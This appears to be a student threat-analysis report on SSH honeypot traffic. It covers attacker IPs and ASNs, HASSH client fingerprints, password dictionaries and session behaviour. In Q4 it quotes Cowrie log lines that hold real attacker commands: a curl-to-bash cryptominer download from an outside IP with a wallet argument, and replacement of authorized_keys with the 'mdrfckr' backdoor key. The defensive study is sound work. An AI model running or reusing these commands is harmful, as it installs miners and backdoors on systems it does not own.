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95-889 Applied Threat Analysis

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Week 4 – Network Traffic Analysis

Q1: Identifying Attacking Infrastructure

Evaluate the top 50 IP addresses by total counts. Determine the ASN associated with each IP address, the country of origin, the organization name, and the volume of counts. Then identify any clusters or common indicators.

Command Used:

```
rwfilter honeypot.rw --not-saddress=137.184.35.111 --pass=stdout \   |
rwstats --pmap-file=asn:20230401.bgp.pmap \
--fields=sip,src-asn,scc --top --count=50 --delimited=, \
> RWSTATS_Container_Output/top50_sip_bgp.csv
```

Output Format: IP, ASN, Country Code, Organization Name, Count

ASN organization names were verified using HackerTarget.com.

	A	B	C	D	E	F	G	H
1	sIP	scc	src-asn	AS Name	As Registered Country (HackerTarget.com)	Records	%Records	cumul_%
2	92.118.39.92	ro	AS47890	UNMANAGED-DEDICATED-SERVERS	GB	1701	8.129809	8.129809
3	92.118.39.90	ro	AS47890	UNMANAGED-DEDICATED-SERVERS	GB	1185	5.663624	13.793433
4	185.225.74.213	de	AS3.14644	City of High Point		800	3.823543	17.616977
5	92.118.39.91	ro	AS47890	UNMANAGED-DEDICATED-SERVERS	GB	629	3.006261	20.623238
6	167.172.241.154	us	AS14061	DIGITALOCEAN-ASN	USA	590	2.819863	23.443101
7	164.132.169.29	fr	AS16276	OVH	FR	453	2.165081	25.608182
8	139.59.62.104	in	AS14061	DIGITALOCEAN-ASN	USA	353	1.687139	27.295321
9	139.59.28.128	in	AS14061	DIGITALOCEAN-ASN	USA	349	1.668021	28.963342
10	179.60.147.157	ru	AS3.12980	Kyndryl EMEA Hosting Autonomous System	NL	307	1.467285	30.430627
11	178.88.161.82	kz	AS9198	KAZTELECOM-AS	KZ	284	1.357358	31.787985
12	139.0.22.2	id	AS9905	LINKNET-ID-AP Linknet ASN	ID	282	1.347799	33.135784
13	206.189.188.71	us	AS14061	DIGITALOCEAN-ASN	USA	279	1.333461	34.469244
14	123.60.93.113	hk	AS55990	HWCSNET Huawei Cloud Service data center	CN	257	1.228313	35.697558
15	190.144.161.145	co	AS14080	Telmex Colombia S.A.	CO	226	1.080151	36.777709
16	83.150.215.253	tr	AS3.6968	ZA CENTRAL REGISTRY	SA	224	1.070592	37.848301
17	39.105.66.214	cn	AS37963	ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd.	CN	207	0.989342	38.837643
18	181.64.10.35	pe	AS6147	INTEGRATEL PERU S.A.A.	PE	196	0.936768	39.774411
19	118.112.240.133	cn	AS38283	CHINANET-SCIDC-AS-AP CHINANET SiChuan Telecom Internet Data Center	CN	188	0.898533	40.672944
20	223.245.0.5	cn	AS4134	CHINANET-BACKBONE No.31,Jin-rong Street	CN	159	0.759929	41.432873
21	221.226.108.174	cn	AS4134	CHINANET-BACKBONE No.31,Jin-rong Street	CN	155	0.740812	42.173684
22	115.227.19.195	cn	AS58461	CT-HANGZHOU-IDC No.288,Fu-chun Road	CN	152	0.726473	42.900158
23	162.212.152.81	us	AS11878	TZULO	USA	148	0.707356	43.607513
24	211.101.232.229	cn	AS58519	CHINATELECOM-CTCLOUD Cloud Computing Corporation	CN	135	0.645223	44.252736
25	27.150.190.96	cn	AS2.2702	Novx Systems, Inc	USA	116	0.554414	44.80715
26	124.223.203.252	cn	AS45090	TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited	CN	112	0.535296	45.342446
27	197.26.19.254	tn	AS37492	ORANGE-	TN	106	0.50662	45.849066
28	165.232.69.156	us	AS14061	DIGITALOCEAN-ASN	USA	100	0.477943	46.327009
29	103.155.57.10	--	AS2.5234	United States Department of Defense (DoD)	USA	94	0.449266	46.776275
30	65.109.214.78	us	AS24940	HETZNER-AS	DE	93	0.444487	47.220762
31	103.215.223.100	ir	AS3177	Visparad Web Hosting Service LLC	USA	93	0.444487	47.665249
32	137.184.113.110	us	AS14061	DIGITALOCEAN-ASN	USA	93	0.444487	48.109736
33	167.172.117.117	us	AS14061	DIGITALOCEAN-ASN	USA	92	0.439707	48.549443
34	123.249.33.66	cn	AS55990	HWCSNET Huawei Cloud Service data center	CN	91	0.434928	48.984371
35	168.167.72.97	bw	AS14988	BTC-GATE1	BW	91	0.434928	49.419299
36	149.202.74.37	fr	AS16276	OVH	FR	90	0.430149	49.849448
37	4.224.22.134	us	AS8075	MICROSOFT-CORP-MSN-AS-BLOCK	USA	90	0.430149	50.279597
38	197.227.21.70	mu	AS23889	MauritiusTelecom	MU	87	0.41581	50.695407
39	54.38.54.136	pl	AS16276	OVH	FR	86	0.411031	51.106438
40	147.135.252.17	fr	AS16276	OVH	FR	85	0.406251	51.512689
41	61.177.173.51	cn	AS4134	CHINANET-BACKBONE No.31,Jin-rong Street	CN	85	0.406251	51.918941
42	61.177.173.53	cn	AS4134	CHINANET-BACKBONE No.31,Jin-rong Street	CN	84	0.401472	52.320413
43	115.146.122.211	vn	AS38732	CMCTELECOM-VN CMC Telecom Infrastructure Company	VN	83	0.396693	52.717106
44	43.143.166.162	jp	AS45090	TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited	CN	83	0.396693	53.113798
45	194.180.49.57	de	AS3.14644	City of High Point		81	0.387134	53.500932
46	125.74.239.20	cn	AS2.10926	Mage Networks Inc.	CA	80	0.382354	53.883286
47	61.177.173.50	cn	AS4134	CHINANET-BACKBONE No.31,Jin-rong Street	CN	79	0.377575	54.260861
48	106.12.172.93	cn	AS38365	BAIDU Beijing Baidu Netcom Science and Technology Co., Ltd.	CN	77	0.368016	54.628877
49	117.50.160.88	cn	AS23724; AS4808; AS980	CHINANET-IDC-BJ-AP IDC, China Telecommunications Corporation	CN	77	0.368016	54.996893
50	34.23.185.255	us	AS6.3766	Shared Services Canada	CA	76	0.363237	55.36013
51	81.68.158.156	cn	AS45090	TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited	CN	76	0.363237	55.723367

Analysis: Clusters & Common Indicators (5 pts):

Examining the top 50 source IPs revealed several patterns. A significant portion of traffic originated from cloud hosting providers. These are commonly abused for anonymizing attack infrastructure due to ease of provisioning and lack of enforcement. Two organizations stood out in particular:

- UNMANAGED-DEDICATED-SERVERS accounted for nearly 17% of all top-50 traffic, the single largest contributor, indicating a concentrated and likely coordinated scanning or brute-force campaign from a single hosting bloc.
- DIGITALOCEAN-US contributed approximately 8.87% of top-50 traffic, a well-known cloud provider frequently seen in opportunistic attack campaigns due to the ease of spinning up throwaway VMs.
- Traffic being clustered around a small number of ASNs suggests that attackers are leveraging commercial cloud infrastructure rather than botnets of compromised consumer devices, which has implications for takedown and blocking strategies.

Q2: Identifying SSH Client Capability

Evaluate the SSH clients used by the top 50 attacking IPs by extracting HASSH fingerprints from the Cowrie honeypot logs. HASSH is a fingerprinting method that identifies SSH client software based on key exchange during connection handshake.

Step 1: Extract Top 50 IPs into a file:

Using the previously generated CSV, the top 50 source IPs were written to AttackerIP.txt.

Step 2: Fix Windows line endings:

Cowrie log grep produced no results due to carriage returns in the IP list file from Windows formatting. This was resolved by stripping \r characters:

```
sed -i 's/\r//' attackerIP.txt
```

Step 3: Extract HASSH fingerprints from Cowrie logs:

```
grep -rha "SSH client hassh fingerprint" honeypot_logs/ \   | grep -aFf
attackerIP.txt > hassh_raw.txt
```

Step 4: Parse IPs and HASSH values separately:

```
grep -oP '(?<=,)\d+\.\d+\.\d+\.\d+(?=\] SSH client hassh)' hassh_raw.txt > _ips.tmp
grep -oP '(?<=SSH client hassh fingerprint: )[a-f0-9]+' hassh_raw.txt > _hashes.tmp
```

Step 5: Deduplicate and combine into spreadsheet:

Use *sort* and *uniq* to deduplicate IP/HASSH pairs. Merged into a CSV and matched against the known HASSH client database.

	A	B	C
1	Attacker IP	HASSH Fingerprint from logs	Fingerprinted SSH Client
2	92.118.39.92	9d31b8e6c87f893d077ca6526f7c710b	SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2, SSH-2.0-HELLOWORLD
3	92.118.39.91	9d31b8e6c87f893d077ca6526f7c710b	SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2, SSH-2.0-HELLOWORLD
4	92.118.39.90	9d31b8e6c87f893d077ca6526f7c710b	SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2, SSH-2.0-HELLOWORLD
5	83.150.215.253	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
6	81.68.158.156	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
7	61.177.173.53	1616c6d18e845e7a01168a44591f7a35	SSH-2.0-PUTTY, SSH-2.0-libssh2_1.9.0, SSH-2.0-libssh2_1.8.2
8	61.177.173.51	1616c6d18e845e7a01168a44591f7a35	SSH-2.0-PUTTY, SSH-2.0-libssh2_1.9.0, SSH-2.0-libssh2_1.8.2
9	61.177.173.50	1616c6d18e845e7a01168a44591f7a35	SSH-2.0-PUTTY, SSH-2.0-libssh2_1.9.0, SSH-2.0-libssh2_1.8.2
10	54.38.54.136	92674389fa1e47a27ddd8d9b63ecd42b	SSH-2.0-PUTTY, SSH-2.0-libssh2_1.9.0, SSH-2.0-libssh2_1.8.2
11	43.143.166.162	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
12	4.224.22.134	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
13	34.23.185.255	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
14	27.150.190.96	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
15	223.245.0.5	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
16	221.226.108.174	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
17	206.189.188.71	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
18	197.26.19.254	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
19	194.180.49.57	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
20	185.225.74.213	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
21	181.64.10.35	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
22	179.60.147.157	acaa53e0a7d7ac7d1255103f37901306	SSH-2.0-OpenSSH_7.4
23	178.88.161.82	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
24	168.167.72.97	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
25	167.172.241.154	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
26	167.172.117.117	627f38dcfa163e9694651694bea296ba	SSH-2.0-libssh_0.9.6
27	165.232.69.156	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
28	164.132.169.29	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
29	147.135.252.17	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
30	139.0.22.2	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
31	137.184.113.110	f555226df1963d1d3c09daf865abdc9a	SSH-2.0-libssh_0.9.6, SSH-2.0-libssh_0.9.5
32	125.74.239.20	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
33	124.223.203.252	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
34	123.249.33.66	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
35	118.112.240.133	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
36	115.227.19.195	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
37	115.146.122.211	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
38	106.12.172.93	4e066189c3bbeec38c99b1855113733a	SSH-2.0-Go, SSH-2.0-PuTTY_Release_0.1601852.73062054, SSH-2.0-PuTTY_Release_0.1801388524.1262047536, SSH-2.0-PuTTY_Release_0.416481785.864560918,
39	103.215.223.100	f555226df1963d1d3c09daf865abdc9a	SSH-2.0-libssh_0.9.6, SSH-2.0-libssh_0.9.5

Findings & Observations (5 pts):

While the above HASSH fingerprints do not explicitly state an automated tool such as Paramiko, the behavior and repetitive nature of the identical client hassh indicates an automated tool or vulnerability scanner script is very likely at play:

- Several IPs presented the same HASSH fingerprint, suggesting shared tooling or coordinated campaigns originating from the same offensive framework.
- Some fingerprints did not match known clients in the database, which may be a potential indicator for human-on-keyboard connections.

Q3: Password Dictionary Analysis

Evaluate the login credential pairs attempted by the top 50 attacking IPs to determine how many distinct password dictionaries are in use, identify who uses the longest dictionary, and find attackers who appear to share the same dictionary.

Step 1: Extract all login attempts from Cowrie logs:

```
grep -rha "login attempt" honeypot_logs/ > Q3/login_attempts.txt
```

Step 2: Filter for top 50 IPs and parse credentials:

```
grep "login attempt" login_attempts.txt \   | grep -aFf attackerIP.txt \   | sed -
nE "s/.*,([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)\].*\[b\'(.+)\'\/b\'(.+)\'\]
(failed|succeeded).*/\1,\2,\3,\4/p" \   >> Q3/credentials2.csv
```

Logon attempts per IP:

```
root@701ee7d7a7e4:/data# awk -F',' '{print $1}' Q3/credentials2.csv | sort | uniq -c | sort -nr
    699 185.225.74.213
    556 167.172.241.154
    270 92.118.39.90
    230 92.118.39.92
    120 179.60.147.157
    106 92.118.39.91
     90 137.184.113.110
     85 54.38.54.136
     79 103.215.223.100
     76 194.180.49.57
     62 206.189.188.71
     38 164.132.169.29
     32 181.64.10.35
     26 139.0.22.2
     12 83.150.215.253
     12 178.88.161.82
     11 43.143.166.162
      8 81.68.158.156
      8 221.226.108.174
      8 115.227.19.195
      6 34.23.185.255
      6 118.112.240.133
      5 4.224.22.134
      5 27.150.190.96
      5 147.135.252.17
      4 223.245.0.5
      4 197.26.19.254
      4 168.167.72.97
      4 165.232.69.156
      4 125.74.239.20
      4 124.223.203.252
      4 123.249.33.66
      4 115.146.122.211
      4 106.12.172.93
      4 103.155.57.10
      3 167.172.117.117
root@701ee7d7a7e4:/data# ^C
```

Approach: Measuring Dictionary Size:

Two metrics were calculated per IP: (1) total login attempts, and (2) number of unique passwords used. Using unique password count as the dictionary size ensures that repeated attempts of the same credential do not inflate the count. For example, if an IP tried "admin" 50 times, it still counts as only 1 unique password.

Unique **attempts** per IP (dictionary size):

```
root@701ee7d7a7e4:/data# awk -F',' '{print $1}' Q3/credentials2.csv | sort | uniq -c | sort -nr
    699 185.225.74.213
    556 167.172.241.154
    270 92.118.39.90
    230 92.118.39.92
    120 179.60.147.157
    106 92.118.39.91
     90 137.184.113.110
     85 54.38.54.136
     79 103.215.223.100
     76 194.180.49.57
     62 206.189.188.71
     38 164.132.169.29
     32 181.64.10.35
     26 139.0.22.2
     12 83.150.215.253
     12 178.88.161.82
     11 43.143.166.162
      8 81.68.158.156
      8 221.226.108.174
      8 115.227.19.195
      6 34.23.185.255
      6 118.112.240.133
      5 4.224.22.134
      5 27.150.190.96
      5 147.135.252.17
      4 223.245.0.5
      4 197.26.19.254
      4 168.167.72.97
      4 165.232.69.156
      4 125.74.239.20
      4 124.223.203.252
      4 123.249.33.66
      4 115.146.122.211
      4 106.12.172.93
      4 103.155.57.10
      3 167.172.117.117
```

Number of unique **passwords** (longest dictionary):

```
root@701ee7d7a7e4:/data# awk -F',' '{print $1,$3}' Q3/credentials2.csv | sort -u | awk '{print $1}' | uniq -c | sort -nr | head -n 15
    180 167.172.241.154
    175 185.225.74.213
     79 92.118.39.90
     73 54.38.54.136
     66 92.118.39.92
     40 194.180.49.57
     33 92.118.39.91
     32 164.132.169.29
     32 137.184.113.110
     31 206.189.188.71
     30 103.215.223.100
     19 139.0.22.2
     12 178.88.161.82
     10 179.60.147.157
      8 83.150.215.253
```

Shared Dictionary Analysis (5 pts):


Two IPs appear to be using the same password dictionary based on the overlap in credential pairs attempted:

`103.215.223.100` & `137.184.113.110`

Both IPs attempted a nearly identical set of username/password pairs in a highly similar order, strongly suggesting they are operating from the same credential wordlist or possibly the same attack tooling framework. This may indicate coordination, shared infrastructure, or use of a commonly distributed tool such as Mirai, Medusa, or a generic SSH brute-force script bundled with a standard wordlist.

Q4: Behaviors by Attackers


92.118.39.93 - cowrie.log.2023-01-24



SSH backdoor persistence. Definitely automated as this entire session fires off in less than 8 seconds.

Connect, delete existing SSH .key file and attempts to gain permissions and overwrite with attacker SSH fingerprints so persistence may be established. Downloads an ARM7 scanner binary from 109.206.243.207

54.38.53.136 - cowrie.log.2023-01-26



Credential testing. Target reconnaissance for open SSH. Possibly storing successful logon attempts for future use. Each connection lasts <2 seconds from start to end – definitely scripted recon.

CLUSTER: From Top50:

147.135.252.17	fr	AS16276	OVH
149.202.74.37	fr	AS16276	OVH
164.132.169.29	fr	AS16276	OVH
54.38.54.136	pl	AS16276	OVH

218.70.93.141 - cowrie.log.2023-01-28

```
2023-01-28T00:41:12.367109Z [PoolServer,1590,127.0.0.1] Requesting a VM for attacker @ 218.70.93.141
2023-01-28T00:41:12.550395Z [FrontendSSHTransport,1589,218.70.93.141] SSH client hassh fingerprint: 92674389fa1e47a27ddd8d9b63ecd42b
2023-01-28T00:41:13.309445Z [FrontendSSHTransport,1589,218.70.93.141] login attempt [b'137.184.7.238'/b'137.184.143.163'] succeeded
2023-01-28T00:41:13.310842Z [FrontendSSHTransport,1589,218.70.93.141] Initialized emulated server as architecture: linux-x64-lsb
2023-01-28T00:41:13.310889Z [FrontendSSHTransport,1589,218.70.93.141] Will auth with backend: root/root
2023-01-28T00:41:13.495811Z [FrontendSSHTransport,1589,218.70.93.141] got channel b'session' request
2023-01-28T00:41:13.683678Z [FrontendSSHTransport,1589,218.70.93.141] CMD: uname -a;lspci | grep -i .*vga*\|3d\|2d';curl -s -L http://121.36.14.249/.s/stx.sh | LC_ALL=en_US.UTF-8 bash -s 4AXp4BAFuqCUNL33X12FKg7jp9MQj1MeWG1bMme9znFNPvhP2LqGXUF5pEFaeMQ7FAArXVWnUAEEMF2Kms6xzjMGVagomWr
2023-01-28T00:41:17.062509Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 218.70.93.141:54718 (137.184.35.111:2222) [session: 2ddafe0324b1]
2023-01-28T00:41:17.063625Z [FrontendSSHTransport,1590,218.70.93.141] Remote SSH version: SSH-2.0-libssh2_1.4.3
2023-01-28T00:41:17.864915Z [PoolServer,1591,127.0.0.1] Requesting a VM for attacker @ 218.70.93.141
2023-01-28T00:41:17.238194Z [FrontendSSHTransport,1590,218.70.93.141] SSH client hassh fingerprint: 92674389fa1e47a27ddd8d9b63ecd42b
2023-01-28T00:41:17.947636Z [FrontendSSHTransport,1590,218.70.93.141] login attempt [b'137.184.7.238'/b'137.184.143.163'] succeeded
2023-01-28T00:41:17.948425Z [FrontendSSHTransport,1590,218.70.93.141] Initialized emulated server as architecture: linux-x64-lsb
2023-01-28T00:41:17.949044Z [FrontendSSHTransport,1590,218.70.93.141] Will auth with backend: root/root
2023-01-28T00:41:18.123193Z [FrontendSSHTransport,1590,218.70.93.141] got channel b'session' request
2023-01-28T00:41:18.299447Z [FrontendSSHTransport,1590,218.70.93.141] CMD: uname -a;lspci | grep -i .*vga*\|3d\|2d';curl -s -L http://121.36.14.249/.s/stx.sh | LC_ALL=en_US.UTF-8 bash -s 4AXp4BAFuqCUNL33X12FKg7jp9MQj1MeWG1bMme9znFNPvhP2LqGXUF5pEFaeMQ7FAArXVWnUAEEMF2Kms6xzjMGVagomWr
2023-01-28T00:44:13.580517Z [FrontendSSHTransport,1589,218.70.93.141] Connection lost after 181 seconds
```

Had to research and ask gen AI to decipher this line a bit. “Monero Miner, fingerprints GPU with lspci, then pipes stx.sh from Alibaba Cloud China into bash with a hardcoded XMR wallet. Retries the exact same one-liner 36 times over 8 hours, definitively a bot retry loop.”

LONE ACTOR - XMR wallet address appears only once.

(EC) Entity Name: **MONERO CRYPTOMINER**

103.215.223.100 - cowrie.log.2023-01-27

```
2023-01-27T08:54:36.399154Z [PoolServer,660,127.0.0.1] Requesting a VM for attacker @ 103.215.223.100
2023-01-27T08:54:36.451478Z [FrontendSSHTransport,659,103.215.223.100] Remote SSH version: SSH-2.0-libssh_0.9.6
2023-01-27T08:54:36.695978Z [FrontendSSHTransport,659,103.215.223.100] SSH client hassh fingerprint: f555226df1963d1d3c09daf865abdc9a
2023-01-27T08:54:37.753728Z [FrontendSSHTransport,659,103.215.223.100] login attempt [b'root'/b'a12345678!'] succeeded
2023-01-27T08:54:37.754361Z [FrontendSSHTransport,659,103.215.223.100] Initialized emulated server as architecture: linux-x64-lsb
2023-01-27T08:54:37.755039Z [FrontendSSHTransport,659,103.215.223.100] Will auth with backend: root/root
2023-01-27T08:54:38.052316Z [FrontendSSHTransport,659,103.215.223.100] got channel b'session' request
2023-01-27T08:54:38.358078Z [FrontendSSHTransport,659,103.215.223.100] CMD: cd ~; chattr -ia .ssh; lockr -ia .ssh
2023-01-27T08:54:39.957525Z [FrontendSSHTransport,659,103.215.223.100] remote close
2023-01-27T08:54:39.958056Z [FrontendSSHTransport,659,103.215.223.100] Closing TTY Log: var/lib/cowrie/tty/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 after 1 seconds
2023-01-27T08:54:39.958882Z [FrontendSSHTransport,659,103.215.223.100] got channel b'session' request
2023-01-27T08:54:41.044849Z [FrontendSSHTransport,659,103.215.223.100] CMD: cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArOp4cun21hr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAv
s8nX1kNFS4MJuxOhJOK8rvcEmPecjdySYMb66ny1AKGwCEE6WEQ8md1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFmv1CBhGmd4Aw+u97k6pfTGTUbJk14ujvcD9IUKQTTNYYsjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
```

Another SSH persistence technique but a bit different. Inserts RSA public keys, including “mdrfckr” and lock down permissions. Similar playbook to 92.118.39.93 but much shorter commands. Automated.

Cluster: 43.134.227.248, 186.147.249.39 (primary)

(EC) Entity Name: **MDRFCKR SSH PERSISTENCE CAMPAIGN**

185.225.74.213 - cowrie.log.2023-01-30

```
2023-01-30T21:32:48.233023Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 185.225.74.213:37494 (137.184.35.111:2222) [session: 06cc87c3b25f]
2023-01-30T21:32:48.235424Z [PoolServer,5413,127.0.0.1] Requesting a VM for attacker @ 185.225.74.213
2023-01-30T21:32:48.241209Z [FrontendSSHTransport,5410,185.225.74.213] Remote SSH version: SSH-2.0-Go
2023-01-30T21:32:48.283216Z [FrontendSSHTransport,5409,185.225.74.213] SSH client hassh fingerprint: 4e086169c3bbeec38c99b1855113733a
2023-01-30T21:32:48.334504Z [FrontendSSHTransport,5408,185.225.74.213] CMD: kill -9 $(ps aux | grep kmsd | awk '{print $2}');kill -9 $(ps aux | grep kmsd | awk '{print $2}')
2023-01-30T21:32:48.377158Z [FrontendSSHTransport,5410,185.225.74.213] SSH client hassh fingerprint: 4e086169c3bbeec38c99b1855113733a
2023-01-30T21:32:48.879508Z [FrontendSSHTransport,5409,185.225.74.213] login attempt [b'ubuntu'/b'abcd1234'] succeeded
2023-01-30T21:32:48.880552Z [FrontendSSHTransport,5409,185.225.74.213] Initialized emulated server as architecture: linux-x64-lsb
2023-01-30T21:32:49.025564Z [FrontendSSHTransport,5409,185.225.74.213] Connection to backend not ready, buffering packet from frontend
2023-01-30T21:32:49.168180Z [FrontendSSHTransport,5410,185.225.74.213] login attempt [b'aaelang'/b'aaelang'] succeeded
